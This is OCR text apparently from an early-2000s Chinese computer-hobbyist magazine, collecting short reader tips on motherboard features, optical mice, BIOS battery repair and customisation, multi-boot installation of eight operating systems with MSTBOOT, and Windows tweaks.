为了加快开机速度，目前国际上通行一种名为 STD 或 STR 的技术，全称为 SuspendToDisk/Ram，就是把系统现有的软件运行状态存储在硬盘上，下次启动的时候就可以直接调用该信息实现启动，从而加速启动的过程。后来由于技术发展，可以实现关机状态内存带电存储信息，就可以把软件信息存储在内存中，实现更高的启动速度。但是，POST 过程这一部分速度至今还是没有加快，可以说我们目前等待开机的时间已经是 POST 过程占据绝大部分。BootEasy 技术解决的就是 POST 进程的加速，它与传统的 BIOS 启动相比，具有轻松实现快速启动、不必过多等待操作系统启动显示的特点。

BootEasy 功能简便易用，在 BIOS 的上电自检过程中按 DEL 键进入 CMOS SETUP。若该 BIOS 支持 BootEasy，则在“Advanced BIOS Features”中会提供一个“QDI

BootEasy Feature” 选项，只需将该选项设为“Enabled”，就能启用 BootEasy 功能。这样，重新启动计算机后，BIOS 会将当前的系统信息保存下来，并利用这些信息在以后的启动中实现快速启动。不过在使用的过程中大家要注意，在更换设备前必须将“BootEasy Feature”设置成“Disabled”，在进行完硬件设备更新之后再次重新设置“BootEasy Feature”。联想QDI的A10B、K7B系列、SX2EP等主流产品均采用了 BootEasy 技术。

2. LogoEasy

如何体现自己个性化的一面？如何打造自己的“品牌机”？联想主板独特的 LogoEasy 或许能帮你这个忙。喜欢 DIY 的朋友可能用过 CBROM 这个 BIOS 修改工具，它的其中一个作用便是能将分辨率为 640×480 的 16 色 BMP 图片写入 BIOS 中，然后在开机时显示这个 BMP 格式的 LOGO，非常的有个性。但美中不足的是，这个工具使用起来比较麻烦，也不安全，并且仅支持 16 色。

LogoEasy 可以方便地让用户更换一张 256 色的 BMP 图片，这是其他主板所不支持的独一无二的技术。同时，联想主板给用户提供了多达 256kB 的 Flash Rom，用于存储 LOGO 图片，避免了使用 CBROM 时占用 BIOS 系统文件的空间，导致容量不足而不能成功更换的情况。

LogoEasy 的操作非常简单，把主板提供的“CBLOGO.EXE”文件和分辨率为 640×480、256 色的 BMP 图片文件一起复制到同一个目录下，在纯 DOS 下运行 CBLOGO *.BMP（BMP 文件名），然后屏幕上显示“Message: Please power off or reset system”，最后重新启动计算机就能看到效果了。

二、网络连接技术

在主板特色功能中，部分主板整合了网卡从而实现网络连接，但真正可以称为特色的应该是微星 PC2PC USB。

这里的 PC2PC，其实是 PC to PC 的一种“新时代”表示方法。微星 USB PC2PC 端口直连技术允许通过 USB 端口架设一个以太网，在支持此功能的主板上集成了 Gene Link USB 网络控制硬件，并在驱动光盘中提供了专门设计的软件。正确安装该软件之后，就会建立一个虚拟的、以 USB 端口为基础的网络机制，并自动绑定 TCP/IP、IPX/SPX、NETBEUI 等最常用的通讯协议。再用主板附赠的 USB 连线就可与其他任意一台具备 USB 接口的计算机相连，并构成一个虚拟网络，可共享设备、传递数据、上网或是玩游戏等等。USB PC2PC 端口直连技术可提供 8.6Mbps 的传输速率，速度上完全可以满足家庭用户的需求。

鼠标新贵——光电鼠标

鼠标虽然经过了机械、光电、光学机械几个发展阶段，不过都存在致命的缺陷，新光电鼠标的出现，预示着鼠标换代即将来临。

新光电鼠标又有什么神秘之处呢？

它在光学机械的基础上提高精度和采样率的同时，摆脱了传统光电鼠标必须使用专门鼠标垫的限制。它采用了一种新的光学定位技术，鼠标的底部已经不再是滚轮，而是一套微型光学定位系统。鼠标底部有一个红色亮点，那是一个不断发射红色射线的高稳定发光二极管，这个发光管每秒钟向外发射感光射线1500次。光线经过棱镜和透镜的多次处理后，感光头就能每秒接收到1500次的感光反射图像。这些图像经过鼠标内部的数字信号处理器（DSP）计算后就能得到鼠标移动的距离和方向，从而实现了鼠标的定位功能。即使反射感光射线的环境不是太好，系统也能够准确地给鼠标定位，这是因为只要在激光放射环境略有一点凹凸，传感器就能精确地做出反应，甚至是衣服等物体，所以鼠标可以在任何非透明的介质上使用。



图1 明基蓝色魅力光电鼠标




图2 光学定位系统

传统的光电鼠标，虽然它的精度相对机械鼠标要高不少，然而在实际使用中它必须使用专门的鼠标垫，一旦鼠标垫遗失或者损坏，鼠标也就宣布下课。

利用滚球为驱动介质的光机鼠标，由于灰尘的影响，使用一段时间以后，鼠标会有明显的跳动、定位不准、难以移动等种种垢病。

而新型光电鼠标的感光头并不直接和反射面接触，理论上是不会有灰尘接触的，而且它的定位精确，分辨率高，无需清洁，没有机械损耗。同时，新光电鼠标最大的优势体现在实际的使用上，在目前最流行的网络对战游戏中，拥有一个定位准确、移动灵活的鼠标犹如在战场上得到一把好的枪械。在按键的瞬间，鼠标会产生一定距离的移动，这就造成了射击偏差，游戏中细微的偏差都是致命的，而光电鼠标就不存在这样的问题，由于反射介质的随意性，鼠标的活动范围更广，所以在游戏中可以提高命中率。

笔记本电脑BIOS电池修复一例

□浙江 李振勇

一台二手HITACHI（日立）笔记本电脑，在按下电源开关并听到“嘟”的一声后出现“黑屏”——显示屏上无任何字符显示，也没有一丝亮光。显示屏下方的八个工作状态指示灯，除电源指示灯和“NumLk ScrLk”、“Caps Lock”两个按键对应的指示灯一直处于点亮状态，其余的如硬盘、软驱工作指示灯均不亮。把耳朵贴近键盘上方细听，发现有硬盘内电机正常运转的声音，但没有加载系统的读盘声。


把金山毒霸的应急杀毒盘插入A驱，开机后发现机器根本不读盘，看来A驱不能正常工作。又试着在开机时按下F2以进入BIOS，也没有成功。从故障现象来看，可能是显卡、主板（特别是主板的BIOS）或显示屏及相关电路有问题。由于显卡、显示屏电路都需要拆机才能检查，又考虑到该笔记本电脑是二手的，使用年限也较长，怀疑BIOS电池失效引起主板BIOS紊乱或损坏的可能性比较大。

打开笔记本电脑底部的塑料盖，即可见到该笔记本电脑用的是Phoenix系列的BIOS芯片，同时还可看到三枚外壳为绿色的BIOS电池（如图）。电池是Ni—MH（镍氢）的，每个电池的外面标明的电压和额定容量均为3.6V、60mAh。从主板上卸下三枚电池，用万用表测量，发现各枚电池的电压不是分别为0.26V、0.32V和3.1V。可以看到，除一枚电池电压明显偏低外，另两枚电池已基本无电压。勿庸置疑，BIOS电池电压的降低引起BIOS紊乱是导致本例故障的根本原因。但找遍了省城的所有电脑修配店，始终没有找到同型号的电池。而替代品要考虑到电压、容量和体积等因素，所以也一直没有找到合适的。于是尝试着自己修理。

用AN7809三端稳压块自制了一个恒流充电机，用6mA的电流分别给三枚电池充电15小时。测量三枚电池的电压已变为0.92V、1.47V和3.78V。看来前两枚电池已老化，于是找来两段电炉丝（也可换用小灯泡或较大功率的电阻），以12mA的电流给两枚电池放电（一般以电池额定容量的0.2-0.5倍率的电流放电），把电池的电量基本放完，然后再用万用表的10A电流档把电完全放尽。之后，再用6mA的电流给电池充电。如此“充电—放电”反复几次后，发现电池的电压已基本恢复正常——3.57V和3.61V。虽然在测试两枚电池的容量时，发现比另一枚电池低一些，但两枚电池已基本能用。


把电池按原位安装好，开机，发现机器自检时屏幕已有显示，但检测硬盘时，系统提示没有找到硬盘。重新开机，按F2进入BIOS设置，在硬盘一项中把其属性改为“AUTO”（该笔记本的硬盘已升级过，在升级时也遇到不能找到硬盘的现象，用此方法后解决问题），保存修改后再重新启动，自检通过后并顺利进入Win98，使用一切正常。

虽然该笔记本已能正常使用，但由于使用年限较长，BIOS电池已接近失效（一般情况下，一枚BIOS电池可用3-5年左右），本例处理方法乃是为应急之需，不是长久之计。若有可能，还是应寻找同型号的新电池来替换。CF



查看并更改DVD的区域

□江苏 刺猬



在Windows 9x/Me/NT/2000中，我们可以通过一个叫做Drive Region Info的小软件来查看DVD所支持的区域，如果你的操作系统是Windows XP的话，那么只需直接从“控制面板/系统/属性/硬件/设备管理器”中找到DVD设备，然后在“属性”对话框的“DVD区域”选项页下就可以看到DVD设备当前所处的区域和所剩的更改次数（如图所示）。CF

安全模式用光驱

□北京 Handsome

众所周知，使用Windows98时经常会出现蓝屏或死机等现象，有时，Windows便会重新启动进入“安全模式”，但是在安全模式下无法使用光驱！其实，只要我们在硬盘根目录下新建一个Config.sys文件，文件内容为：

```
device=C:\Windows\Command\Ebd\oakcdrom.sys /d:cdrom
```

再新建一个C:\Autoexec.bat文件，其内容为：

```
C:\Windows\Command\mscdex.exe /d:cdrom
```

以后，一旦你的系统出现了故障，即使进入Windows的安全模式也能够正常使用光驱了。CF

□南充　qinglinmen

个性化 BIOS 设置画面

想必很多人都玩过 BIOS 的开机画面，一个真正的 DIYer 是不会满足的，那么我们就再一次拿 BIOS 开刀，让你的BIOS设置画面人性化——将BIOS的设置菜单的文字用你所希望的单词代替，还可以将选项设置成只读或隐藏，不让别人更改原有的设置。

这一次的手术刀不是大家常用的 CBROM，而是 Award公司发布的MODBIN，因为MODBIN可以对BIOS的内部信息做修改，下面就是详细的修改过程。

1.在DOS方式或者是Windows的DOS模式下，执行 Awdflash.exe，提取主板BIOS数据文件，然后保存到固定的目录下(在本文中文件的保存路径为E:\BIOS，保存后的文件名为qing.bin)。

小渔提示:①技嘉的@BIOS writer对在1998年后生产的主板支持比较好，所以如果可以的话，最好用这个工具，避免使用Awdflash.exe时由于操作不当所带来的BIOS故障（图1)。




图1

②在保存主板BIOS之前，一定要确定BIOS设置程序没有设置密码，否则当用修改后的这个数据文件刷新BIOS后，会直接导致升级失败。

2.将MODBIN以及BIOS的保存文件都放到同一目录中，然后运行MODBIN.EXE，在"Load File"中选择开始时保存的BIOS数据文件qing.bin (图2)，确定，接着在菜单项中选择"Chipset Setup Default"项，回车后会出现如图 3 的画面。




图2




图3

3.按PageUp/Down键可直接进入目前所选择的子菜单，此时在屏幕上显示的所有文字或者图表信息都是可以修改的。但是一定不要更改文字显示的 X、Y 坐标，否则会在模拟显示时出现错误。现在只要将光标移到欲改的菜单项上，按 Home/End（或 + / - ）键，进入文字编辑状态，改好后按回车确认（图 4)。




图4

4.修改完毕后按 ESC 退回到主菜单，再按 F2 键就能看到修改成功后的模拟显示图（图 5)。同时还能进入设置程序的子菜单进行设置。



图5

注意:MODBIN 软件的兼容性不是很好，在使用中容易出现不认BIOS数据文件、无法在修改后模拟显示或者可以显示但无法进入子菜单、选择 BIOS 数据文件死机等问题。所以在遇到这种情况的时候，建议换用不同版本的 MODBIN 以及 BIOS 数据文件试试。

5.如果要对 BIOS 设置画面中的设置项的属性进行修改，那么在Item－status其属性的选项处，按+/-可以选择设置项的属性(NORMAL:正常显示；DISABLE:隐藏；SHOW－ONLY:只读)。

6.返回到MODBIN的主菜单，移动光标到Update File处，回车后保存对 BIOS 数据文件的修改。

7.在纯DOS模式下，执行Awdflash.EXE，用修改后的BIOS数据文件更新主板BIOS，最后重新启动进入BIOS设置画面，就能看到自己个性化的 BIOS 了。

小渔提示:能在Windows下通过@BIOS writer刷新的，尽量避免在纯 DOS 下操作，减小危险性。

好啦！焕然一新的BIOS设置画面是不是令人赏心悦目啊？快快行动吧！

说起装8个操作系统，想必大家都觉得有些不可思议，就算现在机器再快，硬盘再大，也有点犯不着呀？这不是折腾人嘛？！也的确是，虽然每个操作系统各有优缺点，而且你比较喜欢玩一些新近推出的操作系统，但是一般装上三四个系统就绰绰有余了。以前比较典型的情况是装上 Windows98 或者 Windows98SE，Windows2000 或者 WindowsNT，再来一款Linux；现在WindowsXP业已推出，可能你会揪一个来尝尝鲜。

人，总要不断探索高峰，电脑爱好者更应该如此，就像学习中为了拿80分，需要用拿90分的精力来准备一样，处理好8个操作系统共存，还怕它三四个操作系统吗？不过，文章开头我们还是先拿出几个大家最常用到的多系统共存的例子开始讲解吧！

——步步高栏目主持　小渔

□江苏　安宜小子 Tony

一口气装好8个操作系统

一、Windows98（或者Windows98SE）与Windows2000共存

先装好Windows98，装Windows98的方法就不用多说了吧？用Windows98启动盘启动，进行安装即可。在Windows98的基础上，再安装Windows2000，可以在Windows98的界面下直接执行Windows2000的安装程序，或者在BIOS中设置为从光驱启动，Windows2000的安装界面将自动弹出，并进行安装。安装完毕后，多重启动菜单自动生成，要想进入哪个系统，移动上下光标键，回车即可。

如果先装的是Windows2000，则在用Windows98启动软盘启动并安装Windows98之后，就只能进入Windows98了，此时可以用Windows2000的系统软盘启动计算机，然后用Windows2000的紧急修复盘修复，具体可以参考《电脑爱好者》2000年22期的《都来安装多系统实战篇》一文。

小渔提示：安装时，最好将两个系统安装在两个不同的分区，这样方便应用程序的安装与管理。

二、WindowsMe与Windows2000共存

最简单的方法是先安装好WindowsMe，然后用Windows98启动盘或者从光盘启动，安装Windows2000，安装时请选择“全新安装”。

三、Windows98、Windows2000和WindowsXP共存

如果你只是让Windows98/2000/XP共存，可以先装Windows98，然后在Windows98下安装Windows2000，或者从Windows2000安装光盘启动装Windows2000，最后在Windows2000下或者从光驱启动装WindowsXP，装好后多重启动菜单自动生成，非常简单。

四、Windows2000（或者WindowsXP）与Linux共存

首先说说有关Linux分区的问题：如果你事先已经将硬盘划分为主DOS分区和各逻辑分区（也就是D驱和E驱等），并且扩展分区都被划分为了逻辑分区，则需要重新分配并删除一定的分区，因为Linux使用的分区类型和DOS以及Windows的分区类型是不同的。如果你的硬盘还没有分区，则在设置扩展分区的空间时，应该留出1-2GB空间不划分，留着安装Linux时使用。

Windows2000和Linux共存可以先安装好Windows2000，再安装Linux，可以通过Windows2000的多重引导功能或者配置LILO的方法实现多重启动，具体的方法可以参考《电脑爱好者》2000年22期的《都来安装多系统时尚篇》一文。

五、利用MSTBOOT使Windows98、Windows2000、WindowsXP和Red Hat Linux共存

利用多系统引导管理工具可以更方便地安装多系统，这样的工具软件比较多，如System Commander2000、BootStar、MSTBOOT等。下面就以MSTBOOT为例，向大家讲解如何在一台计算机上安装这4个操作系统。

MSTBOOT的独到之处在于它能够隐藏不同的操作系统，使它们互不干扰，利用它可以在一个硬盘上安装多达12个操作系统，并且你还可以选择把不同的操作系统安装在同一个分区还是不同分区内。而且此软件也很容易得到，带着网络蚂蚁到http://www.mstboot.com/mstboot.zip，把其压缩包“请”回来就可以了。

1.分区

(1)分区前的准备

在进行硬盘分区之前，先要准备一张能够在A驱启动电脑的系统盘，该系统盘应含有FDISK.EXE硬盘分区程序文件（用Windows98启动盘就成了）；并且确信CMOS设置中“BOOT SEQUENCE(启动顺序)”参数为“A，C”。放入启动盘，开机，至屏幕出现“A:\>”，此时即完成硬盘分区前的准备工作。

(2)建立主分区和扩展分区

在“A:\>”的盘符后面，输入分区的DOS命令——FDISK。当屏幕上出现信息问你是否要启用FAT32支持，回答“Y”会建立FAT32分区，回答“N”则会使用FAT16（如图1）。笔者将把Windows98安装在主分区




图1

内，所以选择的文件系统可以是FAT16和FAT32。使用FAT16的分区大小不能超过2GB，但如果您有时需要运行一些DOS工具程序什么的，可以考虑将操作系统分区规划成FAT16文件系统（当然如果没有特别的打算，还是建议使用FAT32文件系统）。

为主分区设置好容量之后，我们还需要继续进行分区工作，当然是设置扩展分区了。一般来说，如果你不装Linux，则应该将剩下的硬盘空间都划分为扩展分区。不过我们还要在其他分区安装另外三个操作系统（Windows2000、WindowsXP和Red Hat Linux），包括Linux，所以在设置扩展分区时需要留出2GB左右的空间。

小渔重点提示：如果你在建立主分区时使用的是FAT16，则在建立扩展分区之前需要按<ESC>键，先退出分区操作，然后再输入FDISK继续进行分区操作，此时当屏幕上出现信息问你是否要启用FAT32支持时，选择“Y”。如果你以前设置主分区的格式就是FAT32，则就不需要先退出然后再进入了。

在设置好扩展分区后，系统提示用户还没有建立逻辑驱动器，用户可以根据硬盘容量和自己的需要来设定逻辑盘数量和各逻辑盘容量。在这里我们建立三个逻辑盘，D盘的容量为2GB，用来安装Windows2000；E盘的容量为2GB，用来安装WindowsXP；其他的空间都留给F盘，用来进行日常管理文件；如果你的硬盘足够大的话，还可以多分一些逻辑分区（如G、H盘等）。

小渔提示：具体的分区过程这里就不详细讲解了，可以参考《电脑爱好者》2001年12期的《轻轻松松DIY系列（三）》一文。

(3)激活硬盘主分区

在硬盘上同时建有主分区和扩展分区时，必须进行主分区激活，否则以后硬盘无法引导系统。在FDISK主菜单上选择“2”(Set active partition)，此时屏幕将显示主硬盘上所有分区供用户进行选择，我们的主盘上只有主分区“1”和扩展分区“2”，当然我们选择主分区“1”进行激活。

退出FDISK程序，至屏幕提示用户必须重新启动系统，重新启动系统后，就可以对所建立的逻辑盘进行格式化（Format）操作了。

2.格式化

对硬盘进行高级格式化的操作是使用DOS系统的Format(格式化磁盘)命令来完成的。

用Windows98系统启动盘启动计算机，在盘符A:\>后键入FORMAT C:/S/U命令（“/S”：使格式化后的C盘成为启动盘，格式化后，可以用C:盘直接启动；“/U”：无条件格式化磁盘，格式化时将不保留磁盘原先的任何信息，一般第一次格式化磁盘时，可使用这个参数，减少格式化所需的时间）。然后利用Format D:等命令格式化其他逻辑盘。

当格式化完成后，将mstboot.zip在其他机器上解压缩后的文件（只有1.22MB）拷贝到C盘根目录下(也可以只将其中的SETUP.exe进行复制)。

3.安装Windows 98

这个可能比较熟悉了，用Windows98启动盘启动计算机，选择光驱支持，然后将Windows98的安装盘放入到光驱中，执行里面的setup命令，将Windows98安装在C盘上即可。

4.制作MSTBOOT启动盘

(1)Windows98安装完成后，重新启动计算机时，按着F8键，选择进入MSDOS状态。在盘符“C:\>”的盘符后面，输入SETUP.exe，然后回车，出现MSTBOOT的安装欢迎操作界面（如图2）。




图2

（2）回车后，将一张空白软盘放入软驱（默认的就是A驱），制作MSTBOOT的启动盘，按回车，进行启动盘的制作（如图3）。



图3

（3）启动盘制作结束后，按回车键完成（如图4）。



图4

5.用MSTBOOT对Windows98进行启动设置

(1)用制作好的MSTBOOT启动盘启动计算机，在“A:\>”的盘符后面，输入MSTBOOT，回车，出现MSTBOOT的欢迎界面，再回车。

（2）出现增加新系统的窗口，在NAME后面，将显示出当前的操作系统：Windwos98（你可修改为你喜欢的，




图 5



图 6

如 WIN98），如果你需要在每个操作系统之间加上密码，那你可以在“Password”中输入密码（如图 5）。

（3）出现当前系统的系统文件（如图 6），如果没有必要修改，直接按回车，进入下一个窗口。

（4）如果你的系统安装已经完成，即可以按回车退到 MSTBOOT 的主界面，如果你还要修改，可以按“P”键返回修改。

（5）系统设置完成后，退到 MSTBOOT 的主界面，然后按<ALT>+B 组合键，选择第一个菜单命令“Prepare”，准备安装新操作系统（如图 7），回车，然后按<ALT>+X 组合键，退出 MSTBOOT。



图 7

6.安装 Windows2000 与 WindowsXP

安装、设置完 Windows98 后，接下来我们可以安装 Windows2000 了。

Windows2000 的安装步骤与 Windows98 的安装步骤是差不多的，可以切换到含有 Windows2000 光盘的驱动器，再进入 \i386 目录，键入:“WINNT”。在出现选择安装路径窗口时，要将路径改为 D 盘。

安装完成后，用制作好的 MSTBOOT 启动盘启动计算机，然后重复用 MSTBOOT 对 Windows98 进行启动设置的步骤，对 Windows2000 安装进行设置，不同的地方是:在出现增加新系统的窗口时，在 NAME 后面写上新的操作系统名，如 Win2000。

接下来安装 WindowsXP，具体安装、设置方法与 Windows98 大同小异，在此就不多说了。

7.安装 Red Hat Linux

（1）用 Linux 启动光盘或软盘启动计算机，按要求安装 Linux，设置 LILO 时，选择安装到第一分区内（/dev/hda1 First sector of boot partition），而不是 MBR 内，如图 8。




图 8

（2）安装完成后，再重新用 MSTBOOT 生成的启动软盘启动计算机，不过这次运行的命令是加参数的 MSTBOOT/P。

（3）出现画面后，选择菜单 Boot section->New partition，从分区列表中选择 Linux 分区（选择 Size 只有二十几的那个分区，因为 Linux 的引导文件放在 BOOT 里面，BOOT 分区的大小只有二十几 MB，如图 9。回车后，在




图 9

NAME 后面输入“Linux”操作系统的名称，最后按提示完成安装。

8.4 个操作系统安装完成

设置完成，重新启动计算机后，首先看到的是 MSTBOOT 的引导画面，上面有刚才安装的四个操作系统的名称，这时你只要用光标方向键任意选择，即可进入。

六、一口气装好 8 个操作系统——MSDOS6.22、Windows95、Windows98、WindowsMe、Windows2000、WindowsNT4.0、WindowsXP 和 Red Hat Linux

刚才我们用 MSTBOOT 安装了四个操作系统，是不是太简单了？下面我还要使用 MSTBOOT 一口气让你安装 8 个操作系统。

具体的硬盘分区情况与刚才的一样（如果你不想让一个分区同时存在两个操作系统，你只要多分几个逻辑分区

即可)，不过大家要注意MSDOS6.22和Windows95只能识别FAT16，所以建议大家把MSDOS6.22和Windows95都安装在C盘。

格式化好后，在C盘中建立两个目录，DOS622与Win95，然后将含有这两个操作系统的光盘放入光驱，并将它们分别拷贝到这两个目录。这样做的目的在于，目前市场上DOS6.22与Windows95安装软盘基本上很难见到了，一般都在光盘中。如果用Windows98启动盘启动，虽然带有光驱驱动，但却无法安装DOS与Windows95，只有用DOS启动盘启动计算机。但DOS启动盘没有光驱驱动，所以可以先把DOS与Windows95的源程序文件拷贝到硬盘，如果不拷贝到硬盘，加载光驱驱动也行。

小渔提示:如果不安装DOS6.22，那就简单一些了。Windows95安装时有一张启动软盘，是随Windows95一起发行的，所以还可以用这张启动盘启动计算机，然后加载光驱驱动程序，进行Windows95的安装;如果没有Windows95启动盘，也可以用DOS6.22启动盘启动机器，然后执行SYS C:，再加载光驱驱动并进行安装。

如果不安装Windows95，而是安装Windows95 OSR2，那就更简单了。因为Windows95 OSR2可以通过Windows98的启动软盘启动后直接安装。

接下来开始安装DOS6.22。用DOS6.22的启动软盘启动计算机，运行C盘根目录下DOS622目录里面的SETUP.EXE，加参数“/G”(加上此参数，让计算机忽略软盘安装，要不然计算机会提示放入第二张软盘，因为我们的安装程序是从光盘中拷贝到硬盘的，基本不是软盘安装)，很简单地即可安装好DOS6.22。

估计很少有朋友拥有DOS6.22启动软盘。从技术上来说，你可以从网上找到DOS6.22的映像文件dos.img，然后用HDCOPY读此文件，并写在一张干净的软盘中，这样DOS6.22启动软盘就诞生了。

安装完成后，我们可以按照上面的方法制作MSTBOOT启动盘，进行启动设置等，然后依次安装、设置Windows95、Windows98、WindowsMe、Windows2000、WindowsNT4.0、WindowsXP和Red Hat Linux。看看8个操作系统安装完毕后的MSTBOOT启动菜单(如图10)，是不是很酷！！



图10

七、关于MSTBOOT的几个常见问题

1.怎样卸载MSTBOOT？

(1)用MSTBOOT生成的启动软盘启动计算机，并运行MSTBOOT.EXE，等到出现一个窗口之后，选择功能菜单选项Boot section->Uninstallation(Alt+B，U)。

(2)在Selection fields中，选择卸载掉MSTBOOT之后你想使用的操作系统。

(3)最后关闭MSTBOOT(ALT+X)。

2.用MSTBOOT是否能够把操作系统安装到其余的分区中？

当然可以了，前面的WindowsNT、Windows2000、WindowsXP与Linux就是安装在其他分区中的，具体就是在选择安装目录时，改为D:或E:等即可。CF


计算机为完成某一项任务，会对硬件和软件系统提出一定的条件，如果条件不满足，我们是不是就会考虑升级？！其实，有些时候我们可以骗骗计算机，让它为我们更好地工作！

□北京 SY

骗骗你的计算机

1.显示器

大家都知道，显示器的刷新频率越高，越有利于用户眼睛的健康，但是在许多非品牌的显示器上无法调节其刷新频率，而只有“60Hz”和“优化”可用。这时，我们只要单击显示器的属性窗口中的“设置”/“高级”/“监视器”中的“更改”按钮，然后选择一个品牌显示器安装其驱动，等重新启动Windows后，您就会发现在显示器属性窗口中有75Hz、85Hz了(如图)！此时只要选择85Hz即可将显示器的刷新频率调整至85Hz，从而保护您的“心灵之窗”。不过，笔者要提醒您的是:不要太贪心，长期将显示器的刷新频率调至太高会让显示器超负荷工作，并有可能损坏显示器。



2.光驱

是不是每次接上新的存储设备后，您的光驱盘符号会改变，因而感到比较麻烦？要想让Windows始终“保留”光驱号，只要进入Windows的设备管理器窗口，选择光驱属性，将起始光驱号和终止光驱号设成同一盘符(如H)后，下一次不管您增加或减少多少个存储设备，光驱的盘符都不会变！

3.虚拟光驱

每次一玩游戏或是使用多媒体光盘，那不争气的光驱不仅会让你等半天，它那转动时发出的声音还会令你心痛不已！Windows的VxD技术可以将光盘上的数据采用特殊格式压缩存储到硬盘上模拟成物理光驱，从而“骗”过操作系统，这样我们就可以在硬盘上运行光盘内容了！这不仅可以大大提高光驱的寿命，还可以提高数据读取速度。现在市面上的虚拟光驱软件有很多种，如东方光驱魔术师等。CF

□广东　双城


游　业　漫　谈

淡淡的秋天……

秋风起，电脑游戏业也开始在这个季节进入淡季，尽管偶尔也会有一些大作问世，但基本上整个电脑游戏业缺乏生气。

和2001年中文游戏业在暑假期间的场面形成鲜明的对比，当时整个市场充斥着各公司今年主打推出的角色类扮演游戏，而伴随着游戏的推出，各种Show（发布会）也风风火火热热闹闹地举行着，但形式几乎大同小异，无非是玩家聚会，有点名气的歌手唱主题歌，搞得都几乎变成小型歌迷会了，而这样的销售策略目标不言而喻就是青少年——尤其是大中学生。

